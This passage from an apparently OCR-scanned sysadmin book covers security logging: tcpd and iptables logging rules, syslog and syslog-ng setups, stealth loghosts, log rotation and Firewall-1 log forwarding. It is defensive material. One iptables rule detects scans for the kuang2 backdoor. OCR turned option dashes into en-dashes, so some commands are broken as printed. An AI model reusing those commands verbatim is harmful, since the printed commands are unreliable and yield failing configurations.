When a service is accessible from anywhere, for example, SSH,[2] the sysadmin often does not bother using *tcpd* to control access. The quite logical reasoning is, "Why bother to access-control a service that's not restricted?" However, *tcpd* does log every connection to the service and whether the connection was accepted or refused. Wrapping unrestricted services gives you consistent log records of access to those services, in addition to providing the ability to limit access to them easily if desired.

Also, *tcpd* can be used to record connection attempts to insecure services that you are *not* running, if you create an entry for them in `/etc/inetd.conf.` [3] For instance, if you are not running `portmapper` on a particular host, you could put the following in `/etc/inetd.conf` :

```
rpcbind    stream tcp     nowait    root    /usr/sbin/tcpd probe-
rpcbind
```

and in the *hosts.allow* file:

```
probe-rpcbind: ALL: RFC931: DENY
```

This causes all connections to the `rpcbind` port to be refused, but still logged. The program name `probe-rpcbind` is arbitrary. You end up with a log message like this:

```
Jul 1 23:27:29 linux probe-rpcbind[11576]: refused connect from
127.0.0.1 (127.0.0.1)
```

Using a descriptive name like `probe-rpcbind` will simplify your job as you proceed through the analysis pipeline, since it embeds information about the undesirable event that created the message.

Iptables

iptables is a Linux kernel module that provides packet-filtering (firewalling) capabilities. *iptables* includes the ability to send messages to *syslog* when particular rules are matched.

You can use *iptables* in a manner similar to, but more sophisticated than, *tcpd*, to detect port scans and some known attacks. *iptables* can base its decisions on packet characteristics, not just port numbers, so it's capable of more flexible security policy

1. tcp-wrappers: http://ftp.porcupine.org/pub/security/index.html.

2. Okay, some people are going to point out that SSH is typically run as a standalone daemon. True, but it typically supports tcp-wrapping directly through the use of `libwrap`, so the concept still applies. What would people have said if we had used Telnet as an the example?

3. One of the authors once built a poor man's IDS by creating `inetd` entries for a whole slew of unused ports.

enforcement than *tcpd*, and it can also record much more detailed information about the unauthorized traffic hitting your hosts.

For instance, you might create a specific rule to block a known attack, like:

```
iptables -A FORWARD -i eth0 -p tcp –tcp-flags ALL SYN -d 0/0
–dport 17300 -j LOG –log-prefix " KUANG2_SCAN "
iptables -A FORWARD -i eth0 -p tcp –tcp-flags ALL SYN -d 0/0
–dport 17300 -j REJECT –reject-with icmp-host-unreachable
```

This entry detects, logs, and then rejects `kuang2` scans. You get easy-to-read logs like:

```
Oct 19 07:58:36 gw1 kernel: KUANG2_SCAN IN=eth0 OUT=eth1
SRC=172.170.221.49 DST=10.10.10.10 LEN=48 TOS=0x00 PREC=0x00
TTL=115 ID=37626 DF PROTO=TCP SPT=1899 DPT=17300 WINDOW=8192
RES=0x00 SYN URGP=0
```

This message shows the string `KUANG2_SCAN`, the log-prefix string specified in the *iptables* rule, which is how we can identify which rule rejected the packet. The fields `IN` and `OUT` indicate the network interfaces the packet was received on and destined for, respectively, and the remaining fields show various properties of the packet from the packet header.

Logs of rejected or dropped packets can be quite useful in detecting probes, but be careful. If your network gets scanned a lot or you have many false positives, your system can swamp itself with its attempts to log all the connection requests. For example, a common rule is to reject packets that are not addressed to the receiving host, as that can be an indication of spoofing attempts or other strangeness. However, multicast packets *are* accepted by the interface, but their destination address will not match the host address (multicast addresses are in the range 224.0.0.0 to 239.255.255.255). The result is that such packets will match the rule rejecting addresses not destined for the host. And multicast is typically used for streaming data, such as audio or video, which means *lots* of packets. If those rejections are logged, you can end up with a ton of log messages from the host, and not very useful ones at that, as they do not indicate unauthorized activity. (Of course, if you're not running multicast on your network, this could indicate something worth investigating.)

Remember, test your logging rules before you put them into production.

Other Open Source Security Alarms

Snort is a network intrusion detection system that listens to network traffic and sends the information to *syslog*.[4] Snort analyzes network traffic and compares it to signatures of known attacks, so it gives you insight into vast quantities of network badness that your hosts won't tell you about on their own. This is also known as *misuse detection.*

logdaemon is a set of replacements to the *r*-commands (*rsh,* etc.) that logs the remote username in addition to the remote host—just in case you'd like to know which users are logging into your machines from remote locations.[5]

4. http://www.snort.org.
5. http://ftp.porcupine.org/pub/security/index.html.

tripwire, *osiris*, and *samhain* are three different implementations of file system integrity checkers—applications that monitor critical configuration files and binaries on your hosts and issue alarms when those files change.[6] Since intruders will frequently modify core system utilities to cover their tracks, and modify system configurations to make later access easier, integrity checks are extremely powerful alarms to implement on your infrastructure machines. They're especially useful if you correlate them against records of administrative logins or *sudo* use.

sudo, like *tcpd* and many of the security applications we've described, isn't always installed by default.[7] *sudo* is primarily used to provide access to superuser privileges on a UNIX computer without just handing over the root password. But because it's designed to allow very granular access to root privileges, it gives you accurate records of what actions your administrators are taking as root. If you want to improve your ability to report on administrative activity, especially on valuable machines such as database servers and authentication systems, *sudo* is invaluable.

Generating Your Own Messages

You can generate your own *syslog* messages either from your administrative shell scripts or from your user prompt for testing your logging configuration. UNIX operating systems include the *logger* utility to facilitate sending your own messages to *syslog*. This utility is double-edged—it's very useful for retrieving data from arbitrary text files and inserting it into your log stream, but it also makes it trivial for other folks on your machine to do the same thing:

```
hathor:/var/log# logger "this space intentionally left blank"
hathor:/var/log# tail –n 1 /var/log/messages
hathor:/var/log# Oct 27 13:05:41 local@hathor tbird65: [ID 702911
user.notice] this space intentionally left blank
```

Identifying Devices and Services on Your Network

Now that you've got an arsenal of security tools to make activity within your infrastructure more visible, where do you go next? Why are you doing it? As usual, the answer is, "It depends." Are you implementing centralized logging to improve security, or to make your system administration more efficient, or because you have regulatory issues? Once you know what your priorities are, the following ideas about devices and services to identify and focus on may offer some guidance as you decide where to start.

Most Vulnerable

Which systems on your network are the most exposed to attack? If you're running Web servers—especially Web front ends to database applications, with their vaults full of valuable data—they're a fine place to start. Internet email servers fall into the same cat-

6. *tripwire*: http://www.tripwire.org. *osiris*: http://osiris.shmoo.com. *samhain*: http://la-samhna.de/samhain.

7. http://www.courtesan.com/sudo. A how-to can be found at http://www.aplawrence.com/Basics/sudo.html.

egory. If core parts of your infrastructure depend on operating systems or applications that are hard to secure—Windows networking systems and RPC-based applications, or X Windows—you'd be well advised to monitor them carefully. And multi-user systems offer lots of potential for misbehavior.

Infrastructure Devices and Services

Which hardware and applications are *required* to keep your company up and running? File servers, especially if you have centralized home directories, are usually critical to operations. And most of us can't do our jobs without Internet access, which means that network firewalls, proxy servers, and name resolution are mission-critical. Internal mail servers and calendar systems probably fall into this category, too. Network hardware is vital in most organizations. And what about those backup servers? They're horribly neglected, despite their privileged level of access to *everything* on your network, and despite the fact that they hold copies of all that incredibly valuable information in your databases.

Perimeter Devices and Services

Network firewalls, remote access systems, and border routers hold positions of unique visibility and importance within your infrastructure, because they establish "choke points" between networks with different levels of access. In most cases, they're also able to analyze traffic in a little more detail than general-purpose operating systems can, so they provide lots of bang for your analysis buck, as the *iptables* discussion above suggested.

Proprietary Data Sources

Theft, loss, or corruption of data can destroy an organization. The data may be source code, human resources information, financial databases, customer information, scientific data—whatever it takes to keep your organization operating.

Compromised workstations or servers can be reinstalled, and network outages can usually be tolerated. But lost data may be irreplaceable, and stolen proprietary data, once distributed across the Internet, is difficult to "unsteal."

Workstations and Their Friends

And then there's everything else. Workstations may not be critical infrastructure systems, but they can provide an attacker, be it a person or a worm, with a foothold inside the perimeter security system. And, of course, workstation availability affects productivity. Similarly, you want to be sure you're monitoring your Voice-over-IP telephone infrastructure, if you've got it and if your coworkers depend on their telephones. If the amount of coffee in the coffee pot is critical—and if you've got a high-end coffee pot with an IP-enabled volume sensor—you probably want it on your list of monitored devices.

A list of some devices and services that may produce interesting information can be found in Appendix 2.

Remember, these suggestions are provided to get you thinking about what you care about, not to lay down the law about systems whose logs you *must* monitor. If something discussed here doesn't matter in your network, ignore it.

Configuring Services for Logging

Now that you have a list of servers to monitor and events you want to know about, you'll want to make sure those events are getting logged. First, be sure that you've configured *syslog* on the local host to collect all the information, as we discussed above.

Next, you'll want to look at the services you are running. You'll find that many UNIX services send information to *syslog* automatically. But are they logging the events you're looking for? If not, is there a way you can get those events logged? If they don't log to *syslog* automatically, are there easy ways to get that to happen? Of course there are.

Here are a few examples of some services and their logging options.

openssh

OpenSSH allows you to set the log verbosity using the `LogLevel` directive in the `sshd_config` file. This directive has possible values of `QUIET`, `FATAL`, `ERROR`, `INFO`, `VERBOSE`, `DEBUG`, `DEBUG1`, `DEBUG2`, and `DEBUG3`. As recommended above, you may want to start with the `VERBOSE` setting and then tune down as appropriate.

BIND

BIND, the Berkeley Internet Name Daemon, provides a wealth of options for logging, including the ability to log to both a local text file and *syslog* simultaneously.[8] You define *channels* in the config file, which specify where log information goes (to *syslog* or file), and how much information goes there (severity level). Then you define *categories,* in which you specify which sets of events go to each channel.

BIND's `default_syslog` channel is predefined to send all *info-* and higher-level messages to the local *syslog* daemon. You may want to verify that the following categories are sending to the `default_syslog` channel:

```
default, config, statistics, panic, update, xfer-in, xfer-out,
notify, security, os, insist, maintenance, load, response-checks
```

Some of these categories may not intuitively seem useful for logging security events, but they can be surprisingly informative. A zone transfer from an unauthorized host may reveal an attacker's attempts to map your network topology, hoping to identify juicy targets for further misbehavior. Unexpected database changes are always worth investigating, and of course you want to know when your nameserver panics.

Cisco Routers (IOS)

On Cisco routers, you can configure the router to send "debugging" information to a *syslog* server. From configuration mode, use:

8. http://www.isc.org/index.pl?/sw/bind/. You can find details about configuring BIND logging at http://www.isc.org/sw/bind/docs/config/logging.php.

```
logging <ip-address>
```

You can control the severity of messages sent to the syslog server with:

```
logging trap <level>
```

where `<level>` is one of the following:

```
emergencies, alerts, critical, errors, warnings, notification,
informational, debugging
```

Note that these levels correspond to *syslog* logging levels.

In order to generate messages to send to the *syslog* server, you have to enable them explicitly. Some are intrinsic to a particular command. For others, you use the debug command from `enable` mode:

```
debug <service> [<args>]
```

You can use `debug all` to get a comprehensive log of activity. Cisco warns that this usually puts too much load on your router CPU in a production environment, but it might be worth doing for a short while to see what you get. Cisco also says that logging via *syslog* causes fewer problems than logging to the console or to a `vty` on the router.

Remember that these are just a few examples. You'll want to look at each of the important services on your network.

Recording Facility and Level

It would be nice to monitor for messages at a particular facility and level, but most UNIX *syslogs* don't include the facility and level in messages. To determine appropriate filters, you will probably need to use pattern matching. If you configure `syslog.conf` to send all messages at the `emerg` level to logged-in users, how do you know you'll get what you expect?

Solaris 7 and later enables message tagging (for messages generated by the kernel), controlled in `/kernel/drv/log.conf`. Message tagging appears to be enabled by default at least in Solaris 8 and 9. You can enable it by changing the value `msgid` to 1 in the kernel configuration `log.conf` file and then rebooting, or by issuing the following command as root:[9]

```
echo log_msgid/W1 | adb -kw
```

Enabling message tagging adds these fields to *syslog* messages:

```
[ID <msgid> <facility> .<priority> ]
```

where `<msgid>` is a hash of the message text, used as a unique sequence number.

Enabling tagging also modifies Solaris kernel messages—the message will now

9. More details are available at http://docs.sun.com/db/doc/806-1650/6jau1364v?a=view.


record the specific kernel module that generated the message, rather than `kern` . Without tagging, a full-filesystem log message looks like:

```
Oct 1 14:07:24 mars unix: alloc: /: file system full
```

With tagging enabled, the same message looks like:

```
Oct 1 14:07:24 mars ufs: [ID 845546 kern.notice] alloc: /: file
system full
```

The `unix` facility has changed to `ufs` , to designate that it's a message from the part of the kernel that controls the file system. Several *syslog* replacements allow you to record facility and level. Some Linux implementations provide a similar capability.



4. Centralized Logging

By this point, all kinds of wonderful log information is being generated by your systems. What do you do with it? You may want to be able to parse out interesting information, correlate events between different systems, or summarize events across a group of systems. You may want to look for activity involving a particular IP address or a particular user, on any host, anywhere in your network. Keeping all your log information in a central location makes all this easier. Besides, it's easier to archive and preserve data from a single location.

We'll call this centralized repository a *loghost*. In this chapter we'll take a look at some centralized logging architectures, how to build and configure a loghost, how to get data into it, and how to archive the data once it's in the loghost.

Architectures

There are three common architectures for centralized logging. The simplest is a *single central loghost*: all hosts on the network forward *syslog* messages to that loghost. This architecture often works well, especially when your network is contained at a single physical location.

In a *relay architecture*, loghosts on various networks collect information and then forward it to a central loghost. This architecture is useful for networks that span multiple physical locations, as it provides the ability to buffer and filter messages at each site before forwarding to the central loghost.

Stealth loghosts can be useful where you want to provide extra protection for the loghost. A stealth loghost collects information without being visible on the network that provides the data.

Building a Loghost

The common-sense principles of building secure servers apply to loghosts, too. The system should be a bastion host (a "hardened" host with restricted access, running a limited number of services). This is the machine where you are keeping audit information and trying to preserve it. A compromise of your loghost compromises the integrity of all the data you are collecting, so you should consider your loghost to be one of the most critical, highly confidential systems on your network.

Preferably, the loghost should be dedicated solely to collecting, archiving, and analyzing log information. If you have a large network, you will probably find that the

host will be busy enough dealing with logging that you don't *want* to run anything else on it. In fact, you may even want to run your analysis tools on a separate host, so that your analysis doesn't interfere with the collection of messages.

The host should have a secure remote-access mechanism for system administration, such as SSH, and you should limit the accounts on the host to those users who really do need access to the loghost.

Loghosts should have separate partitions for log data, operating system data, and binaries. This way, an attacker can't take down the entire loghost by filling its root partition with spoofed *syslog* data (although filling the data partition is an equally effective DoS of the *syslog* service).

Monitor disk utilization carefully. You'll want to make sure you always have enough space for logfiles to grow. Archive old data often enough to ensure that space is available. (Archiving data will be discussed further below.)

If you ever intend to use your log data for legal purposes, it's important to document all the processes you use to build and manage your loghost. If you have to use your log data in court, this documentation helps convince judge and jury that you have a reliable data stream. For legal purposes, chain-of-evidence custody means that you can verify where the log data is at all times and who had access to it, i.e., that data transfers between personnel and between locations are documented at all times.

For correlating events across hosts—and if there's any chance you'll be using your logs for legal purposes—you'll want to be sure all the systems in your infrastructure agree on what time it is. This will be covered in more detail below.

Decisions

You'll need to make some decisions about your loghost early on in the game.

First of all, which operating system should you use for the loghost? Obviously, the OS that you have the most experience on is probably the easiest for you to harden and manage. However, the "genetic diversity" theory says that using a different OS for sensitive systems such as your loghost reduces the chance of the host being compromised in the same manner as other hosts on your network.[1]

Assuming you're going to use *syslog*, which *syslog*? The stock syslog that comes with your system, or one of the replacements listed below? If you aren't already aware of special requirements, it's probably easiest to start with whatever you've got installed. Assuming you're going to use the *syslog* protocol, are you going to use the default *syslog* protocol, or one of the options that offers enhanced security and/or reliability?

Central Loghost

A single central loghost is the easiest architecture to set up. It can be implemented easily using stock *syslogd*. If you are using the vendor's *syslogd* and you've followed our

1. A couple of members of the loganalysis mailing list use OpenVMS as the platform for their log servers. They collect the data over serial connections and use VMS tools to parse and monitor the data. It's certainly the case that there are far fewer hacker tools for breaking into VMS—despite its unfortunate association with Kevin Mitnick and friends—than there are for more commonly deployed operating systems like Solaris or Windows.

advice in "Getting Started" to set "`*.debug,mark.debug /var/log/fulllog`", you've already done this bit. However, some UNIX variants limit the hosts from which they'll accept *syslog* data, even in their default configurations. If you follow our recommendations here, yet seem to be having problems receiving data from *syslog* clients on the network, check your documentation for these sorts of restrictions.

On your client machines, modify `/etc/syslog.conf` to forward local *syslog* messages to the central loghost over the network. For this discussion, we're using the name *loghost.example.com* for our central loghost:

```
*.debug,mark.debug                @loghost.example.com
```

Of course, don't forget to restart *sysloged* when you change the configuration file.

You can test your configuration with *logger*:

```
desktop.example.com!abe% logger "test message from abe"
```

You should see the following message on loghost.example.com in `/var/log/fulllog` :


```
Sep 16 13:08:02 client.example.com abe: test message from abe
```

Voilà! You now have a working centralized logging infrastructure.

One downside to a centralized loghost architecture is that all of your record-keeping eggs are in one basket. Network or host outages can result in loss of log data. In a large enterprise with multiple offices, a relay architecture may be more resilient.

Relay Architecture

A relay architecture is designed to help control the flow of data to a central loghost. In a relay architecture, hosts on separate networks or subnets log to a relay loghost, which



in turn forwards the log information to a central loghost. Using the metaphor of a company with several branch offices and a central office, we'll call these relay loghosts *branch loghosts*. A relay architecture is especially useful for a site with multiple physical locations. The branch loghosts can keep a copy of log information should the central loghost go down, or buffer information when the link to the central office is unavail-

able. Branch loghosts can also perform some preliminary filtering so that only important data gets sent to the central loghost. This filtering can be a major bandwidth saver.

The central loghost archives the data received from the branch loghosts and performs further processing and reporting.

In our examples we'll use *syslog-ng*, because it preserves the source information from the original loghost. Standard *syslogd* only records the hostname of the most recent host in a chain that forwarded a message. That is, if you use *syslogd* in a relay architecture, log messages will arrive at the central loghost bearing the source information—address or hostname—of the branch office loghost, instead of identifying the machine that generated the message.

Configuring the Branch Loghost

First we configure what the loghost will accept:

```
source branch1-loghost {
    unix-dgram("/var/run/log");
    internal ();
    udp ();
};
```

branch1-loghost is configured to accept *syslog* data (1) from the machine it's running on, (2) from itself, and (3) over UDP connections from local machines. This way we don't have to install *syslog-ng* on printers or other devices that may not support anything other than vanilla *syslog*.

Now we define the destinations to which the branch loghost can send data. Our central loghost lives at 192.168.1.200:

```
destination localhost {
    file("/var/log/fulllog");
};

destination central-loghost {
    tcp("192.168.1.200" port (514));
};
```

Note that, for redundancy, we're storing log data locally as well as forwarding it to the central loghost. We're also using TCP for the transport to the central loghost, for reliability and flow control.

We want to keep the original host information:

```
options {
    chain_hostnames(yes)
};
```

The `chain_hostnames` option configures *syslog-ng* to preserve the hostname of the original source of a log message as it passes through one or more relay servers. We'll want this enabled on the branch office relays to simplify accounting and for trouble-

shooting remote machines. Remember that standard *syslog* only retains the source address of the last machine contacted in a relay chain.

Finally, we connect the source and destination information to create the flow of data:

```
log {
    source(branch1-loghost); destination(localhost);
    source(branch1-loghost);
    destination(central-loghost);
};
```

Configuring the Central Loghost

The central loghost is configured to accept data from itself and from network connections on TCP/514. Remember that this host has the address 192.168.1.200:

```
source central-loghost {
    unix-dgram("/var/run/log");
    internal();

    tcp(ip(192.168.1.200) port(514) max-connections(20));
};
```

Specifying the IP address in the source "stanza" binds *syslog-ng* to a particular IP address—it doesn't limit the addresses from which *syslog-ng* will accept connections. The `max-connections` parameter specifies the number of simultaneous connections allowed. You may want to adjust this value, depending on the number of machines that will be sending data to the loghost. Now the loghost is configured to write all the received messages to `/var/log/fulllog` :

```
destination localhost {
    file(/var/log/fulllog");
};

log {
    source(central-loghost); destination(localhost):
};
```


Stealth Loghost

A stealth loghost is useful for collecting data where you need to minimize the chance of a network-based DoS or compromise of your log server.[2] For example, you might want to do this for systems in a publicly accessible network segment or DMZ. It's especially useful for honeypot servers (decoy systems set up to collect information about malicious activity).

To use a stealth loghost, you configure your hosts and applications to log to a non-

2. One more good idea from Lance Spitzner. An introduction to the idea is online at http://www.linuxjournal.com/modules.php?op=modload&name=NS-lj-issues/issue92&file=5476s2.

existent but valid IP address on the network, in other words, to a host that does not exist on the network. The idea is that the publicly visible systems—e.g., Web servers—



will be configured to log to this phantom loghost, making it pretty nearly impossible to break into the loghost, since the loghost at the phantom address doesn't exist.

The real loghost has one network interface, with *no IP address*, in promiscuous mode on a hub or spanned port on the DMZ network—it eavesdrops on the UDP *syslog* traffic and records everything using *tcpdump* or Snort or *plog*.[3] The loghost also has a second network interface, *with* a valid IP address, on the internal network, for system administration and data retrieval or forwarding.

In order to make hosts forward to a stealth address, the machines logging to this stealth host need to have a bogus ARP entry with the nonexistent IP and MAC addresses:

```
arp –s 10.1.1.20 00:0a:0a:00:bb:77
```

(Don't forget to add this static ARP entry to the system's local start-up scripts so that it will continue to log successfully after reboots.)

A simple way of collecting log packets is to use *tcpdump* on the stealth interface. *tcpdump* puts the interface into promiscuous mode unless told otherwise. Assuming the stealth interface is `exp0` :[4]

```
tcpdump –i exp0 –s 1024 –w dmz.logs.date dst port 514
```

Of course, once you have collected the data, you still need to extract the logs from *pcap* format and do something with them. Or you can use *plog* and save yourself the trouble!

Non-UNIX syslog Servers

If you want to run your loghost on a non-UNIX OS, here are a few of the current options:

netlogger for Macintosh OS9[5]

3. http://www.ranum.com/security/computer_security/code/index.html.
4. You may have to force *tcpdump* to run as `root`, using the argument `-U root`.

Kiwi's *syslog* daemon for Windows[6]

VAX/VMS users can find more information in "Using VAX/VMS to Augment the Security of a Large UNIX Environment"[7]

And you can always use a line printer as your loghost. The nice thing about using printers as your central log archive—face it, there aren't many nice things about using printers as loghosts!—is that when you're being attacked, you get lots of out-of-band clues: the sudden increase in rattling noises from the printer, the flurry of paper. . . . Never underestimate the power of audible catastrophe.

Protecting the loghost . . .

As we mentioned above, it's important to treat the loghost as a critical service. Ideally, the loghost shouldn't be used for other purposes (e.g., as a Web server), and the users should be limited to the administrators who manage the server and access the logs. Hopefully, those are users you trust.

. . . From Local Users

Even if you are restricting accounts on the loghost to users who have privileged access, you should restrict access to the log device. This keeps a compromised user account from DoS'ing the log service:[8]

```
# groupadd loggers
# chgrp loggers /dev/log
# chmod o-rw,ug+rw /dev/log
# ls -l /dev/log
srw-rw-- 1 root loggers 0 Feb 20 15:56 /dev/log
```

This restriction is useful in the situation where the loghost is serving other purposes as well, and therefore has multiple local users. That never happens in the real world, of course.

. . . From the Network

To reduce the opportunity to DoS the loghost or to inject bogus log information, consider restricting access to the loghost to only those machines whose logs you want to capture, and use a reliable, authenticated transport wherever possible: SSH tunneling, IPsec, or one of the secure *syslog* replacements.

Make use of the firewalling capability in the loghost operating system if it's available (using *iptables* or an equivalent, or at least *tcp-wrappers*). Turn off all services that aren't absolutely essential for running the loghost. Probably the only ones that need to be running are *syslogd*, *sshd*, and *ntpd*.

Limiting the machines allowed to send data to the loghost makes it a little harder

5. http://www.laffeycomputer.com/netlogger.html.

6. http://www.kiwi-enterprises.com/info_syslogd.htm.

7. http://www.giac.org/practical/GSEC/John_Jenkinson_GSEC.pdf.

8. This clever idea came from Brian Hatch's article "Preventing syslog Denial of Service Attacks," online at http://lists.insecure.org/lists/isn/2003/Feb/0097.html. Of course, it requires that you know exactly who or what will be writing to your system logs.

for people to try to fill your loghost disks with garbage data.[9] If you decide to implement access restrictions to your loghost, be sure you allow your own SSH connections (or whatever mechanism you use for secure remote access).

Have a Good Time

To maximize the investment you've made in your logging and monitoring infrastructure, all the machines you're monitoring must agree on what time it is. It's just good system administration. Specifically with regard to logs, if you're trying to correlate events across hosts or to use log information for evidentiary purposes, it's critical that the timestamps on the log messages be accurate. Fortunately, time synchronization is relatively easy to implement these days. The Network Time Protocol (NTP) is widely implemented,[10] clients are included in the vast majority of modern operating systems, and public timeservers are available for reference clocks.[11] Or invest a small amount of time and energy to implement a GPS receiver or radio clock in your own data center.[12]

If for some reason you can't chime off an external reference clock, at least use NTP to keep your systems' clocks in synch with each other. Configure one host as the NTP server, using its internal clock as a reference, and have your other hosts slave off that server.

Log Data Management

Once you have started collecting log data, you'll find that your logfiles grow larger and larger. (If they shrink, you've really got a problem, and maybe an intruder).[13] Logfiles can quickly grow to an unmanageable size, eventually filling up the file system and causing a denial of service on the loghost.

Not only do your logfiles grow through regular use, but many circumstances can create huge quantities of logs. Deliberate DoS attempts can intentionally or as a side effect create massive amounts of log information (e.g., "connection refused"). Worms such as Nimda create huge Web and IDS logs due to their ferocious propagation rates. If you enable debug logging on a busy Cisco PIX firewall, you may be amazed at the amount of connection data you generate. And sometimes runaway processes or hardware problems will send the same messages over and over and over again until the process—or its host OS—is killed.

If you ignore the size of your log files, two things will happen: (1) `grep`ing the

9. Again, configuration details are available in the linuxjournal.com article referenced in n. 2, above.

10. You can find information on the UNIX and Windows implementations of Network Time Protocol at http://www.ntp.org/downloads.html.

11. A list of public timeservers: http://www.eecis.udel.edu/~mills/ntp/clock1a.html.

12. One of the authors of this book is doing exactly that with a $100 gps-usb dongle (http://www.deluoelectronics.com) and the stock `xntp` distribution on a Linux system.

13. Cf. "Automated Analysis for Digital Forensic Science," by Tye Stallard (M.S. Thesis, UC Davis, 2002), p. 28: "Tsutomo [*sic]* Shimomura describes in Takedown an elegant invariant relationship about log files: they should never grow smaller. . . . Only attackers would edit them in a way that decreased their size."

entire file will become painful, and (2) you will run out of disk space and stop collecting log information. You won't even get "file system full" messages.

Rotating your log files helps keep the size of your logfiles manageable and protects the integrity of the loghost. If you want to preserve older log data, you should also have a strategy for archiving older log files.

UNIX Log Rotation

These days most UNIX systems come with log rotation tools. *logrotate* comes standard with Linux systems.[14] Factors for determining when to rotate logs include the absolute size of the logfile, disk/filesystem utilization, and the age of the log data.

We recommend rotating on a daily or weekly schedule. Knowing the usual time period your logfile covers makes it easier to search the logs for event information. But remember, an unusual flurry of activity could cause your logfile to grow much faster than you expected, so you may want to protect your loghost by setting an upper limit to the file size. Pick a maximum file size that's at least two or three times the average size of a regularly rotated file, and configure a rotate trigger when the file reaches that size.

For extra points, have an alarm sent when the file hits the size threshold, because unexpected explosions of log data might indicate a denial of service attack or a new IIS compromise. It's certainly a warning of unusual activity. Be sure not to send the alarm to *syslog.* Send the alert via email or to a pager or some other device that doesn't rely on *syslog* working properly.

And don't forget to send a SIGHUP to the logserver when the logfile is rotated. syslogd will keep writing to its open file handle even if the file has been renamed or deleted. You'll have fun trying to figure out why your logfile is empty! Sending a SIGHUP (`kill –HUP <syslogd process id>`) causes *syslogd* to close all its files, reread its configuration file, reopen its output file, and log a message that it was restarted.

Rotation programs normally only keep the last *n* number of logfiles rotated (you get to pick the *n*). You'll want to decide how many to keep, and make sure that you have enough disk space for them. A conservative approach to estimating disk space might be the average size of your logfile (S) times the number of back copies you are keeping (*n*), plus a couple to spare: S * (*n* + 2). A safer approach would be to double the amount you need for the average log size: *n* * 2S.

Archiving

Log rotation eventually deletes old log files. You may be okay with that, or you may want to archive them for posterity. Copies of older logs can be useful in various ways. Often when a compromise is detected, it is long after the initial compromise occurred, and you will want to search your older logs to get a fuller picture of the incident.

14. http://iain.cx/src/logrotate/, and a how-to at http://kavlon.org/index.php/logrotate.

Should you want to use the logs for legal purposes (e.g., evidence in a case), having a stable log archive is a good method of preserving the integrity of the information. Also, historical information can be very useful for baselining activity and getting trend information for future capacity planning.

There are a number of ways to archive data. The choice depends on your infrastructure, amount of log data, and resources available. The point is to archive the information on media stable enough to last for several years. If you generate less than a few gigabytes of logs per week, you could burn a copy of the oldest logfile to a CD-R or DVD-R each week. If you have a tape backup infrastructure, you might want to use that, especially if you are collecting very large amounts of data. Or you might want to buy or build a RAID disk server and just archive there (disks keep getting cheaper all the time).

Getting Data to the Loghost

Now you have your loghost up and running and cheerily waiting for data. You'll want to make sure that the machines generating log data are sending it to the loghost.

UNIX Log Clients

For general UNIX hosts using *syslogd,* if your loghost had the IP address 10.1.2.3, you would simply put this entry in `/etc/syslog.conf` :

```
*.debug,mark.debug                    @10.1.2.3
```

Once you restarted *syslogd*, all *syslog* messages on the client would be forwarded to the loghost.

One sample client configuration for *syslog-ng* is provided in the discussion of relay architectures above.

It is also a good idea to keep a copy of the current logs on the local machine. This practice provides a backup copy in the unlikely event of a network failure, an outage on the loghost, or a water landing. As a bonus, since intruders often erase local copies of logs on victim machines, you can catch misbehavior by comparing the victim's logfile to the data on the loghost, thereby determining what the intruder has erased. (With a little work, you could automate this to detect an intruder modifying the local logfile and generate an alarm.)

As we discussed earlier, you can copy all messages to a local logfile by adding the following to `/etc/syslog.conf` :

```
*.debug,mark.debug                    /var/log/fulllog
```

Pick whatever filename you like, and don't overwrite the forwarding line in the *syslog* configuration. Don't forget to rotate the local logfile, and make sure you have enough disk space to accommodate the rotation cycle (see "Log Rotation," above). If you are archiving logs from the central loghost, there is no need to archive them on the individual machine.

Tuning Log Levels

While it's preferable to send everything to your loghost, you may need to reduce the amount of data being sent. Depending on what services you have logging, the debug level can produce copious amounts of log data, which could saturate your network or the loghost. You may want to choose a higher logging level, e.g., `*.info` , or choose to limit which facilities are sent to the loghost, or use *syslog-ng* to filter messages before they get sent to the network. If you have a very large environment and are generating mark messages once per minute, all the hosts sending out their mark messages may not be very nice to your network. You'll have to decide what's acceptable in your environment.[15]

Firewall-1 to Loghost

This section talks about how to get information from a Firewall-1 system to your loghost. We're using FW-1 for this because it provides a useful example of a number of log forwarding techniques, not because we're particularly attached to FW-1. The techniques demonstrated here should apply in a lot of different situations. Use your imagination.

For thorough monitoring of a Firewall-1 system, you'll need to record operating system events, firewall policy configuration changes, and network connection logs.

Our examples assume you use UNIX for your Firewall-1 system.

Operating System Events

To monitor operating system events, use the standard *syslog* configuration for the host OS.

Firewall Policy Configuration Changes

Monitoring firewall policy changes is a little more complicated. First we have to figure out where and how they're recorded. Command-line loads are recorded by *syslog*. However, loads and changes created via the GUI tool are not; rather, they are recorded in `$FWDIR/log/cpmgmt.aud` . You can use *logger* to forward the contents of `cpmgmt.aud` , which is a plain text file, to *syslog*.

As root, start `/bin/sh` and type:

```
/bin/tail -f $FWDIR/log/cpmgmt.aud | /bin/logger -p local6.info >
/dev/null 2>&1 &
```

Once you've verified that the GUI policy changes are being received at the central loghost, be sure to include this line in your start-up scripts after the FireWall-1 software is started.

Firewall Network Connection Logs

Firewall-1 connection logs are stored in a Checkpoint proprietary binary format, so you have to use `fw log` to extract the logs to ASCII format for use by *logger*. As root, start `/bin/sh` and type:

15. We've been asked about a rule of thumb, but we really don't have one. It's dependent on what's happening on your network.

```
$FWDIR/bin/fw log -tf | /bin/logger -p local5.info
```

Once you've verified that the connection logs are being received at the central loghost, be sure to include this line in your start-up scripts as well. Remember, you must explicitly configure FW-1 policy to use "Long" or "Short" tracking on every rule you want to track—otherwise they won't generate any information for your loghost.

Watch the log size! FireWall-1 network connection logs can be huge—gigabytes of log data a day.

A Note About Windows-based Firewall-1 Connection Logs

